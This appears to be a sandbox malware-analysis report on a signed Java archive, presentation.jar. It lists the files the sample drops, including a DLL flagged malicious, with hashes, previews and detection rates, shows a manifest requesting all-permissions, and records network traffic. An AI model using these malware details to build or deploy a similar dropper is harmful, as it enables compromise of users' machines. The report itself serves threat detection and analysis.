SHA-256:	0090AF7B11B5B2C49CFD848E2A6A6C2F3223AB36A5C093630804A132412D4883
SHA-512:	F7FBEB4E46405194E4675AF16CC0923BBA8A1AFD4E444FB9BBB5A37104E9F0E210E52BB7A07B2D679AE6D6BA7B4038B9E2686E02E02801CB4DF3C19B9C6B9F22
Malicious:	false
IE Cache URL:	http://https://www.java.com/_cache_4ba9/_themesdelivery/JCOM_Base_Theme/assets/js/setupLibs.js
Preview:	<pre>var setupJET=function(){var e=SCSRRenderAPI,t=e.getThemeUrlPrefix(),n={paths:{omniture:t+"/assets/js/s_code_remote",i18n:t+"/assets/js/dependencies/i18n.min",nls:t+"/assets/translations",installed:t+"/assets/js/installed.min",uninstall:t+"/assets/js/uninstallapplet.min"},config:{i18n:{locale:e.getPageLanguageCode()}?e.getPageLanguageCode():"en"}};requirejs.config(n);var a=document.createElement("script");a.async="async",a.type="text/javascript",a.crossOrigin="crossOrigin",a.src="//consent.trustarc.com/notice?domain=oracle.com&c=teconsent&js=bb&noticeType=bb&text=true&gtm=1&language="+e.getPageLanguageCode()}?e.getPageLanguageCode():"en"),\$("head").append(a),(-1<window.location.host.indexOf("prodapp")) -1<window.location.host.indexOf("localhost"))&&fixRelativeLinksStatic(),\$("".spsidebar li a[href=""&S CSRenderAPI.getPageLinkUrl(SCS.navigationCurr)+""]).css("font-weight","bold")),START_RENDERING_EVENT="scsrenderstart";document.addEventListener?document.addEventListener(START_RENDERING_EVE</pre>

C:\Users\user1\AppData\Local\Microsoft\Windows\INetCache\IE\IOTUW0Q90\template[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	exported SGML document, ASCII text
Category:	downloaded
Size (bytes):	1516
Entropy (8bit):	5.245655295264454
Encrypted:	false
SSDEEP:	24:8FY6rvH9x9UTpEScuy3joMLFMhYw4E/wNCyLiY2PpqjmRI8HFUmG/A9QDy:qTrvH9x9uWSUj/FaYNMNBp2Y+HCvAiy
MD5:	2E87B6012E2CAD607EB9160C0600DA0D
SHA1:	FD4A83BDC82D9E6C41831C0FE06BE41788E64ABF
SHA-256:	407C6F59A9ECA35B0AC2E0A2298BF77419CADA621EBE724686D012DB1CB3AD93
SHA-512:	CD1891F6B202898ED485F86B21FE7CD237EEAB5A7597C5FAA6B0929B3ABB8BF22BD132C064B22E6246D109FE38259D67F6343225CCAB859D73243B5AF9D066E4
Malicious:	false
IE Cache URL:	http://https://www.java.com/_cache_2094/_compdelivery/JCOM-Header/assets/template.html
Preview:	<pre><div class="container-fluid headerContainer gradient">...<header id="header" class="header jvh0">... ko if: showLogo -->...Oracle... /ko -->... ko if: showNav -->...<p>... ko foreach: navLinks -->...<a data-bind="text: label, attr: { href: url }">... /ko -->...</p>... /ko -->... ko if: showSearch -->...<form name="searchForm" method="get" action="https://www.oracle.com/search/results" accept-charset="utf-8" class="jvs0 jv0sv0" onsubmit="if((document.searchForm.Ntt.value == document.searchForm.Ntt.defaultvalue) (document.searchForm.Ntt.value == "")) {return false;}">...<input type="hidden" name="cat" value="javacom">...<input type="hidden" name="Ntk" value="SI-ALL5">...<input type="hidden" name="</pre>

C:\Users\user1\AppData\Local\Microsoft\Windows\INetCache\IE\IOTUW0Q90\theme.deferred.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	8914
Entropy (8bit):	5.089447215809406
Encrypted:	false
SSDEEP:	192:FZavoubOycmVUmbDT5bD4DfAxsAl0Qlgs09QIA2DW8WsY/ADD0mIB:FZcSo14zAxsAIYQIA2qvig
MD5:	B6F0D719BC1F8A0DD143AF681743B4AE
SHA1:	E18AD9837E2EDE4185E63CB781FAF2D231C2DFEF
SHA-256:	E189CC46493B57DE1D751B6554AFDA0A641BAEF1F1A43C7DEF19921A0DBA054F
SHA-512:	14B0B05E65F01C5C6EF8AA491DBBABBF889FFB2B49E3A629A3FC37E34296FC8A00E916C337A4288A9C19FF8F987EFD4C36EEB5084AE13F3ECEFF965D078F5D86B
Malicious:	false
IE Cache URL:	http://https://www.java.com/_cache_4ba9/_themesdelivery/JCOM_Base_Theme/assets/js/theme.deferred.min.js
Preview:	<pre>var debugF = 0 <= location.search.indexOf("debug");...function debug(e) { debugF && console.log(e);...function openPopup(e, n, i, o, t, a, d, r, s, w, f) { popup = window.open(e, n, "width=" + i + ",height=" + o + ",resizable=" + t + ",scrollbars=" + a + ",menubar=" + d + ",toolbar=" + r + ",location=" + s + ",directories=" + w + ",status=" + f) , popup.focus();...function getParameterByName(e) { var n = window.location.search;. e = e.replace(/[/\]/g, "\\\$&");. var i = new RegExp("[?&]" + e + "(=[^&#]*)")&[#\$]).exec(n);. return i ? i[2] ? decodeURIComponent(i[2].replace(/+/g, " ")) : "" : null;...function processRules(e, n) { var i = ["equals", "contains", "greaterthan", "lessthan"];. o = ["contains", "equals"];. debug("Got envData"), debug(n), debug("Got Rules"), debug(e);. for (var t = 0; t < e.rules.length; t++) { var a = e.rules[t];. debug("Checking Rule"), debug(a);. var d = !1;. if ("true" === a.default) return a;. for (var r = !0, s = 0; s < a.</pre>

C:\Users\user1\AppData\Local\Temp\~DF317A7A5B5B92E024.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	131556
Entropy (8bit):	2.954419895498588

C:\Users\user\AppData\Local\Temp\~DF317A7A5B5B92E024.TMP	
Encrypted:	false
SSDEEP:	384:kBqoxKEppiRyoinUomMgxmU9AHWFzDpFmAPpR1EXYR1V6XwR1uLSZfPnzZT1Zqi:TmU9A2Fz9nnLqWKwZs0z3
MD5:	2E2F44EC63DD64BB673068C9264DBF23
SHA1:	188EB65E506256BAB49E8CEC0BEA1D30FAE4BC21
SHA-256:	5DE324A709EB72EC72B454C602F3A91AA0322017F49F5BB1651187FA253902EC
SHA-512:	F7F5AA67D27E7BAA46DCFA75D36DEF7E408D10D88A5036EBDB9CEA25AB46E3B2311807EC4B5DE6FF31C785B504D8E392C98FECB3EF5A376E961C21990A3ADA05
Malicious:	false
Preview:	*%..H..M..{y..+0...(.....*%..H..M..{y..+0...(.....

C:\Users\user\AppData\Local\Temp\~DFA5E950483B2D2C08.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	13077
Entropy (8bit):	0.5006441362222088
Encrypted:	false
SSDEEP:	24:c9lLh9lH9lIn9lIn9loFs9loF89lWFLJV+ruV+CZ+JVfHreRZ+RZ++RZV:kBqolRXyrp7ucn/
MD5:	90E45B9BD75F75B728745179D324929B
SHA1:	B972800C2F462A575A4D78CACB2A1797D0F7F891
SHA-256:	609F39A4FEF851479FB08C820FAA65325D30580B03000D2B7317A3BFB4734673
SHA-512:	04A3E818E8144C9925E14E5CBEF8A5884E2FF630E74B8C0870915DD390518937A732C7BA8EE5C9446B2EC3E2C0B529B5A77BEC144B8FD9ABB4A6081031EA0321
Malicious:	false
Preview:	*%..H..M..{y..+0...(.....*%..H..M..{y..+0...(.....

C:\Users\user\AppData\Local\Temp\~DFF8F4FA532DD29734.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	29745
Entropy (8bit):	0.2920107282763179
Encrypted:	false
SSDEEP:	24:c9lLh9lH9lIn9lIn9lR9lR9lJ9lTb9lTb9lISSU9lSSU9laAa/9laAC9laAC9lrz:kBqoxXJhHWSVSEabeQ2y
MD5:	CE909A43525B3843C907DCBE55E9D7DD
SHA1:	8B6E53CCBAAB132FF8100ECB696282F011402047
SHA-256:	540A8B39EAF1EF9CF341697FC4CDABBEDE17B16321398C539639FD17EE1602
SHA-512:	027F1DF5288441E3BFF63ABABD90521E2A72DC20FFAC545E0F180483761229D13254375ADA525D3C5155C1BAC6602117B24617A160C4B9D21C30721B9DF17446
Malicious:	false
Preview:	*%..H..M..{y..+0...(.....*%..H..M..{y..+0...(.....

C:\Users\user\AppData\Local\broker.dll		 
Process:	C:\Program Files (x86)\Common Files\Oracle\Java\javapath_target_885250\java.exe	
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows	
Category:	dropped	
Size (bytes):	499712	
Entropy (8bit):	6.2016592723723285	
Encrypted:	false	
SSDEEP:	6144:ZtuOlnq3kHhR1XyrOA5/NeQCJkG5Q8eb2n1J3M5ScnH7dzVxWmuk:3ln/yrPXeXJk55mSn1FM5Syqmu	
MD5:	AABA239E1C2208A6F00BB10034CBA621	
SHA1:	2520815CDA4B4CDF652DE337D4C9285E74D2A585	
SHA-256:	59767B2AC03EB8320A661F410D53A025C8975B12DE796E80B1C84306200F6A75	
SHA-512:	1C80F3FF51F5D9B53232A1D9FB10C02BF22D8FBD686B76B8C6718B11BF6E834CA5B02C19535F70CBC08ADE26360D0B42C5B944D63516853FB84ACC573614AD1	
Malicious:	true	
Antivirus:	- Antivirus: Metadefender, Detection: 9%, Browse - Antivirus: ReversingLabs, Detection: 28%	

C:\Users\user1\AppData\Local\broker.dll	
Joe Sandbox View:	• Filename: presentation.jar, Detection: malicious, Browse • Filename: presentation.jar, Detection: malicious, Browse • Filename: presentation.jar, Detection: malicious, Browse
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$......H.....Z.....q..... Rich.....PE.L...ct`.....!...0.....=.....@.....p.\.....d.....,..B.....`..@.....@text....!.....0.....`..rdata.....@.....@.....@.....@.data...0....@.....@.....rsrc.....`.....@..@.reloc...-.....0..p.....@.B.....

C:\Users\user1\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002183aa4cc77f591dfc2374580bbd95f6ba_d06ed635-68f6-4e9a-955c-4899f5f7b9a	
Process:	C:\Program Files (x86)\Common Files\Oracle\Java\javapath_target_885250\java.exe
File Type:	data
Category:	dropped
Size (bytes):	45
Entropy (8bit):	0.9111711733157262
Encrypted:	false
SSDEEP:	3:/lwt7n:WNn
MD5:	C8366AE350E7019AEFC9D1E6E6A498C6
SHA1:	5731D8A3E6568A5F2DFBBC87E3DB9637DF280B61
SHA-256:	11E6ACA8E682C046C83B721EEB5C72C5EF03CB5936C60DF6F4993511DDC61238
SHA-512:	33C980D5A638BFC791DE291EBF4B6D263B384247AB27F261A54025108F2F85374B579A026E545F81395736DD40FA4696F2163CA17640DD47F1C42BC9971B18CD
Malicious:	false
Preview:	J2SE.

C:\jar\META-INF\MANIFEST.MF	
Process:	C:\Windows\System32\7za.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	154
Entropy (8bit):	5.06486570309354
Encrypted:	false
SSDEEP:	3:ZLCAWlZBEb2bGQvzM3yotAXIXHVWfJHvzM3yLGZ5hM5jj5apqv:1KItG2bGQY37tAXkqHY3rlOapqv
MD5:	9D929FBB45D3AFDAD96F524FB602AAF8
SHA1:	D5CAB8C171FBD894936F2AD56CFF678663CECC8C
SHA-256:	6DA74DC73114968576C475F82A58B17DF9CE296B0033C769AE1E1540C3F5326C
SHA-512:	9BE30D1CE71CFBE534253BF932716C2E32DE60D1EA7F6799FAF840725F680503D901E2312DD421C1F421C10DC8E09E87D1B719ACFE6C09F80B7A3CE3EBC269
Malicious:	false
Preview:	Manifest-Version: 1.0..Main-Class: Secure_Viewer..Permissions: all-permissions....Name: Secure_Viewer.class..SHA1-Digest: qWbZU3DJrmFn9VzxaZ2SVK8eLSM=....

C:\jar\META-INF\SECURE_VIEWER.RSA	
Process:	C:\Windows\System32\7za.exe
File Type:	data
Category:	dropped
Size (bytes):	6238
Entropy (8bit):	7.467316542465592
Encrypted:	false
SSDEEP:	96:YaY/GuelP7pg2LqnlYqufZnYi4hFald6A9HY/8yQblWR254:HcTeK7pg2L8lYqufZnFYAdx9R2i
MD5:	CFF4B6140B7CD6A807A8C6E261F701E0
SHA1:	19ECE88FD6F059618B0C470D6D35A09E3C00240D
SHA-256:	1A1584581420FD5B850AC2BE68465A94F6E771B2207383EB5CAFF456E879122E
SHA-512:	6E91DB7FAD49D1627CD747752CFEFCF38A5026A826C41C65F1CA4C39700A6E3D500CF01E1F7324CB72D6DCAE6FECCE75DF7CECB363F8A8C73C0729F22B00769
Malicious:	false
Preview:	0...*.H.....0....1.0...`.H.e.....0...*.H.....\$.....Signature-Version: 1.0..Created-By: KeyStore Explorer version 5.4.3..SHA1-Digest-Manifest-Main-Attributes: uz9oW XYZs8YUCuXGTDuco+4P5W0=..SHA1-Digest-Manifest: 1cq4wXH72JSTbyrVbP9nhmPOzlw=....Name: Secure_Viewer.class..SHA1-Digest: 7kuOOU1Dg6N bAOEUHLMvASKupHg=.....0.)0.....u....x.....0...*.H.....0]1.0...U...GB1.0...U...Greater Manchester1.0...U...Salford1.0...U...Sectigo Limited1\$0"..U...Sectigo RSA Code Signing CA0...21032400000Z...220324235959Z0t1.0...U...RU1.0...U...Sankt-Peterburg1+0)..U..."ulica Lva Tolstogo, 1-3/a, room 361.0...U...HORUM1.0.. .U...HORUM0.."0...*.H.....0.....R.7.@.....GR.RZ.A.1....g.....&.MwG#.....5.l....qW.W..4.g.X5.....f.3..8.....Qe{.....'1fu.....-../....A4..R.....T:>...ETV....^Y..7. .*...F...Z.s.1..0.... .FT..\$...L....7...m;W.yLj...t{\......!....r..2.U.....0..0...U#..0.....S:1....g...4.0...U.....

C:\jar\META-INF\SECURE_VIEWER.SF	
Process:	C:\Windows\System32\7za.exe
File Type:	ASCII text, with CRLF line terminators

C:\jar\META-INF\SECURE_VIEWER.SF	
Category:	dropped
Size (bytes):	263
Entropy (8bit):	5.599738767116369
Encrypted:	false
SSDEEP:	6:~+AeM/5l1xOiov/ELKIoJL8jxvDzELKtftk4CkY3rIO5kn:WM/hQiqELToMjxnELM3NYbIO5kn
MD5:	6A5BF08DB0DE0DF733288D3E1CF88430
SHA1:	992651F2E37D1E8AE8C40378B11BA14B22D84E72
SHA-256:	8505860836CFDD9C4AEA78C3FA9AB6840E9E44F650D9380DBDD8941590451536
SHA-512:	A7C0AFF96E37C3559B0DF424CC5167A22126150B9A98577B6E5205BCFFBD94844C1B7CDF35D5AD1594DD28572B1E583C2B6758C7EB6C873D03A54E511F10CDE
Malicious:	false
Preview:	Signature-Version: 1.0..Created-By: KeyStore Explorer version 5.4.3..SHA1-Digest-Manifest-Main-Attributes: uz9oWXYZs8YUCuXGTDuco+4P5W0=..SHA1-Digest-Manifest: 1cq4wXH72JSTbyrVbP9nhmPOzlw=....Name: Secure_Viewer.class..SHA1-Digest: 7kuOOU1Dg6NbA0EUHLMvAskupHg=....

C:\jar\Secure_Viewer.class	
Process:	C:\Windows\System32\7za.exe
File Type:	compiled Java class data, version 52.0 (Java 1.8)
Category:	dropped
Size (bytes):	2671
Entropy (8bit):	5.56255935741172
Encrypted:	false
SSDEEP:	48:hTOqeVvmlqQlvWTjiasGf/51N5DYFbJt8dgENKu92UkmATmfZTljrW:llmjPsGCtt8+ENV9xwTmRP
MD5:	400E1B5D32693D6D73DA13686D8D3B1D
SHA1:	A966D95370C9AE6167F55CF1699D9254AF1E2D23
SHA-256:	C2FEAA42DDF08B99BDD0EDD80667D8569245E2DCD7FCBACD7313EFBCD2A76ECC
SHA-512:	44F170E47668E21E4916E42B1DDC925D9A87E20A5FA09D6D9397A1364C7992B690F62B95539DEBA53A8FD2647E049A6EB23BB4A3A36D4A4F7C94D2057E6A20A
Malicious:	false
Preview:	4....g..h..~.....x..E....F....K....O....P....Q....R....S....M....>....A....G....<....B....T....=....=....B....V....H....N.....D....I.....?....@....U....J....C....=....L..j[.j.l..j.b..l.b...].~`....c...[....a....^....V....r....W....Z....Y...._....p....X....t....b....v....v....v....v....d....Z....e...()Ljava/awt/Desktop;...()Ljava/io/InputStream;...()Ljava/lang/Runtime;...()Ljava/lang/String;...()V...()Ljava/io/InputStream;V..()Ljava/lang/Object;()Ljava/lang/StringBuilder;..()Ljava/lang/String;()Ljava/lang/Process;..&()Ljava/lang/String;()Ljava/lang/String;...-()Ljava/lang/String;()Ljava/lang/StringBuilder;..()Ljava/lang/String;()Ljava/net/URI;...()Ljava/lang/String;()V...()Ljava/net/URI;()V...([BII)I...([BII)V...([Ljava/lang/String;()V....biz/....dll....<clinit>...<init>...Code...Dd...I...LSecure_Viewer;...LineNumberTable...Ljava/io/BufferedInputStream;...Ljava/io/File;...Ljava/io/FileOutputStream;...Ljava/io

Static File Info


General	
File type:	Java archive data (JAR)
Entropy (8bit):	7.8997767742025085
TrID:	- Java Archive (13504/1) 62.80% - ZIP compressed archive (8000/1) 37.20%
File name:	presentation.jar
File size:	6813
MD5:	6c5e7908c3a06aafd6dcebc8a2dcb674
SHA1:	d094aef9d24e13ab70f2ef767242be554ed855ae
SHA256:	cb8b20c28a0ac697b6f5bd430bd86762f6b9ef635428fe3fe77e174b172ac6f4
SHA512:	ea44242147e5c9589c56741059f7a7d6f64062ded254d657c06f754fa688bed0c9b5b79e9feac75d5569f560043ab01d88e427c4318a39c03768527686d53acb
SSDEEP:	192:kF+PVnWW4811rRBBTaikn27xcCQgcN0w7tLIdtZU1elD:kF+PVH811TBTaj27KCy0wmseD
File Content Preview:	PK.....].R.....Secure_Viewer.class.....Vi[W.~.~'.#KTT.EjP U...[p.....hq..8.2.dB.Z..{Z.....>.....N\$.m?.=....s.Yn....._?..8%....d\qQ.%..eWd[*..3....B.U_.A>...<!.C@..!t....*).V..1..+X.f.-.)(.n.%

File Icon

	
Icon Hash:	d28c8e8ea2868ad6

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 6, 2021 18:09:18.030618906 CEST	49721	443	192.168.2.6	50.87.249.219
May 6, 2021 18:09:18.218223095 CEST	443	49721	50.87.249.219	192.168.2.6
May 6, 2021 18:09:18.218528032 CEST	49721	443	192.168.2.6	50.87.249.219
May 6, 2021 18:09:19.376851082 CEST	49726	443	192.168.2.6	99.86.2.60
May 6, 2021 18:09:19.377665997 CEST	49727	443	192.168.2.6	99.86.2.60
May 6, 2021 18:09:19.417481899 CEST	443	49726	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.418196917 CEST	443	49727	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.418356895 CEST	49726	443	192.168.2.6	99.86.2.60
May 6, 2021 18:09:19.418385983 CEST	49727	443	192.168.2.6	99.86.2.60
May 6, 2021 18:09:19.427472115 CEST	49726	443	192.168.2.6	99.86.2.60
May 6, 2021 18:09:19.427697897 CEST	49727	443	192.168.2.6	99.86.2.60
May 6, 2021 18:09:19.467931986 CEST	443	49726	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.468107939 CEST	443	49726	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.468149900 CEST	443	49726	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.468185902 CEST	443	49726	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.468216896 CEST	443	49727	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.468240976 CEST	49726	443	192.168.2.6	99.86.2.60
May 6, 2021 18:09:19.468286991 CEST	49726	443	192.168.2.6	99.86.2.60
May 6, 2021 18:09:19.468364000 CEST	443	49727	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.468405008 CEST	443	49727	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.468446016 CEST	443	49727	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.468456030 CEST	49727	443	192.168.2.6	99.86.2.60
May 6, 2021 18:09:19.468480110 CEST	49727	443	192.168.2.6	99.86.2.60
May 6, 2021 18:09:19.468502045 CEST	49727	443	192.168.2.6	99.86.2.60
May 6, 2021 18:09:19.470177889 CEST	443	49726	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.470212936 CEST	443	49726	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.470256090 CEST	49726	443	192.168.2.6	99.86.2.60
May 6, 2021 18:09:19.470272064 CEST	49726	443	192.168.2.6	99.86.2.60
May 6, 2021 18:09:19.470293045 CEST	443	49727	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.470329046 CEST	443	49727	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.470390081 CEST	49727	443	192.168.2.6	99.86.2.60
May 6, 2021 18:09:19.493310928 CEST	49721	443	192.168.2.6	50.87.249.219
May 6, 2021 18:09:19.528879881 CEST	49727	443	192.168.2.6	99.86.2.60
May 6, 2021 18:09:19.529244900 CEST	49726	443	192.168.2.6	99.86.2.60
May 6, 2021 18:09:19.530067921 CEST	49727	443	192.168.2.6	99.86.2.60
May 6, 2021 18:09:19.530483007 CEST	49727	443	192.168.2.6	99.86.2.60
May 6, 2021 18:09:19.530911922 CEST	49727	443	192.168.2.6	99.86.2.60
May 6, 2021 18:09:19.530980110 CEST	49726	443	192.168.2.6	99.86.2.60
May 6, 2021 18:09:19.569506884 CEST	443	49727	99.86.2.60	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 6, 2021 18:09:19.569634914 CEST	443	49726	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.569916010 CEST	443	49726	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.569945097 CEST	443	49727	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.569962025 CEST	443	49726	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.569978952 CEST	443	49727	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.570009947 CEST	49726	443	192.168.2.6	99.86.2.60
May 6, 2021 18:09:19.570045948 CEST	49727	443	192.168.2.6	99.86.2.60
May 6, 2021 18:09:19.570383072 CEST	443	49727	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.570427895 CEST	49726	443	192.168.2.6	99.86.2.60
May 6, 2021 18:09:19.570499897 CEST	443	49727	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.570810080 CEST	443	49727	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.570884943 CEST	49727	443	192.168.2.6	99.86.2.60
May 6, 2021 18:09:19.570966959 CEST	49727	443	192.168.2.6	99.86.2.60
May 6, 2021 18:09:19.570974112 CEST	49726	443	192.168.2.6	99.86.2.60
May 6, 2021 18:09:19.571352005 CEST	443	49727	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.571382999 CEST	443	49726	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.571775913 CEST	443	49726	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.571857929 CEST	49726	443	192.168.2.6	99.86.2.60
May 6, 2021 18:09:19.574320078 CEST	443	49727	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.574352980 CEST	443	49727	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.574417114 CEST	49727	443	192.168.2.6	99.86.2.60
May 6, 2021 18:09:19.574903011 CEST	443	49727	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.574939966 CEST	443	49727	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.575011015 CEST	49727	443	192.168.2.6	99.86.2.60
May 6, 2021 18:09:19.575505972 CEST	443	49727	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.575575113 CEST	49727	443	192.168.2.6	99.86.2.60
May 6, 2021 18:09:19.577455997 CEST	443	49727	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.577487946 CEST	443	49727	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.577550888 CEST	49727	443	192.168.2.6	99.86.2.60
May 6, 2021 18:09:19.577985048 CEST	443	49727	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.578006983 CEST	443	49727	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.578079939 CEST	49727	443	192.168.2.6	99.86.2.60
May 6, 2021 18:09:19.611462116 CEST	443	49726	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.611498117 CEST	443	49727	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.681370020 CEST	443	49721	50.87.249.219	192.168.2.6
May 6, 2021 18:09:19.688009024 CEST	443	49721	50.87.249.219	192.168.2.6
May 6, 2021 18:09:19.688060999 CEST	443	49721	50.87.249.219	192.168.2.6
May 6, 2021 18:09:19.688087940 CEST	443	49721	50.87.249.219	192.168.2.6
May 6, 2021 18:09:19.688153028 CEST	49721	443	192.168.2.6	50.87.249.219
May 6, 2021 18:09:19.795480013 CEST	49721	443	192.168.2.6	50.87.249.219
May 6, 2021 18:09:19.867755890 CEST	49727	443	192.168.2.6	99.86.2.60
May 6, 2021 18:09:19.868479013 CEST	49721	443	192.168.2.6	50.87.249.219
May 6, 2021 18:09:19.869993925 CEST	49727	443	192.168.2.6	99.86.2.60
May 6, 2021 18:09:19.873725891 CEST	49727	443	192.168.2.6	99.86.2.60
May 6, 2021 18:09:19.908513069 CEST	443	49727	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.910468102 CEST	443	49727	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.911154032 CEST	443	49727	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.911217928 CEST	443	49727	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.911309958 CEST	49727	443	192.168.2.6	99.86.2.60
May 6, 2021 18:09:19.911334991 CEST	49727	443	192.168.2.6	99.86.2.60
May 6, 2021 18:09:19.911689043 CEST	443	49727	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.911736965 CEST	443	49727	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.911744118 CEST	49727	443	192.168.2.6	99.86.2.60
May 6, 2021 18:09:19.911781073 CEST	49727	443	192.168.2.6	99.86.2.60
May 6, 2021 18:09:19.912859917 CEST	443	49727	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.912913084 CEST	443	49727	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.912981033 CEST	49727	443	192.168.2.6	99.86.2.60
May 6, 2021 18:09:19.914009094 CEST	443	49727	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.914079905 CEST	443	49727	99.86.2.60	192.168.2.6
May 6, 2021 18:09:19.914082050 CEST	49727	443	192.168.2.6	99.86.2.60
May 6, 2021 18:09:19.914128065 CEST	49727	443	192.168.2.6	99.86.2.60

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 6, 2021 18:09:03.220361948 CEST	54513	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:03.271882057 CEST	53	54513	8.8.8.8	192.168.2.6
May 6, 2021 18:09:03.854561090 CEST	62044	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:03.916276932 CEST	53	62044	8.8.8.8	192.168.2.6
May 6, 2021 18:09:03.986875057 CEST	63791	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:04.038378000 CEST	53	63791	8.8.8.8	192.168.2.6
May 6, 2021 18:09:05.434446096 CEST	64267	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:05.494481087 CEST	53	64267	8.8.8.8	192.168.2.6
May 6, 2021 18:09:07.688136101 CEST	49448	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:07.737359047 CEST	53	49448	8.8.8.8	192.168.2.6
May 6, 2021 18:09:08.855503082 CEST	60342	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:08.905670881 CEST	53	60342	8.8.8.8	192.168.2.6
May 6, 2021 18:09:09.731506109 CEST	61346	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:09.780610085 CEST	53	61346	8.8.8.8	192.168.2.6
May 6, 2021 18:09:10.926995039 CEST	51774	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:10.975791931 CEST	53	51774	8.8.8.8	192.168.2.6
May 6, 2021 18:09:12.187297106 CEST	56023	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:12.238985062 CEST	53	56023	8.8.8.8	192.168.2.6
May 6, 2021 18:09:13.583226919 CEST	58384	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:13.631818056 CEST	53	58384	8.8.8.8	192.168.2.6
May 6, 2021 18:09:15.543122053 CEST	60261	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:15.565316916 CEST	56061	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:15.601613998 CEST	53	60261	8.8.8.8	192.168.2.6
May 6, 2021 18:09:15.618786097 CEST	53	56061	8.8.8.8	192.168.2.6
May 6, 2021 18:09:16.809379101 CEST	58336	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:16.869489908 CEST	53	58336	8.8.8.8	192.168.2.6
May 6, 2021 18:09:17.058248043 CEST	53781	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:17.106874943 CEST	53	53781	8.8.8.8	192.168.2.6
May 6, 2021 18:09:17.332037926 CEST	54064	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:17.400758982 CEST	53	54064	8.8.8.8	192.168.2.6
May 6, 2021 18:09:17.693479061 CEST	52811	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:17.752043009 CEST	53	52811	8.8.8.8	192.168.2.6
May 6, 2021 18:09:17.954039097 CEST	55299	53	192.168.2.6	8.8.8.8
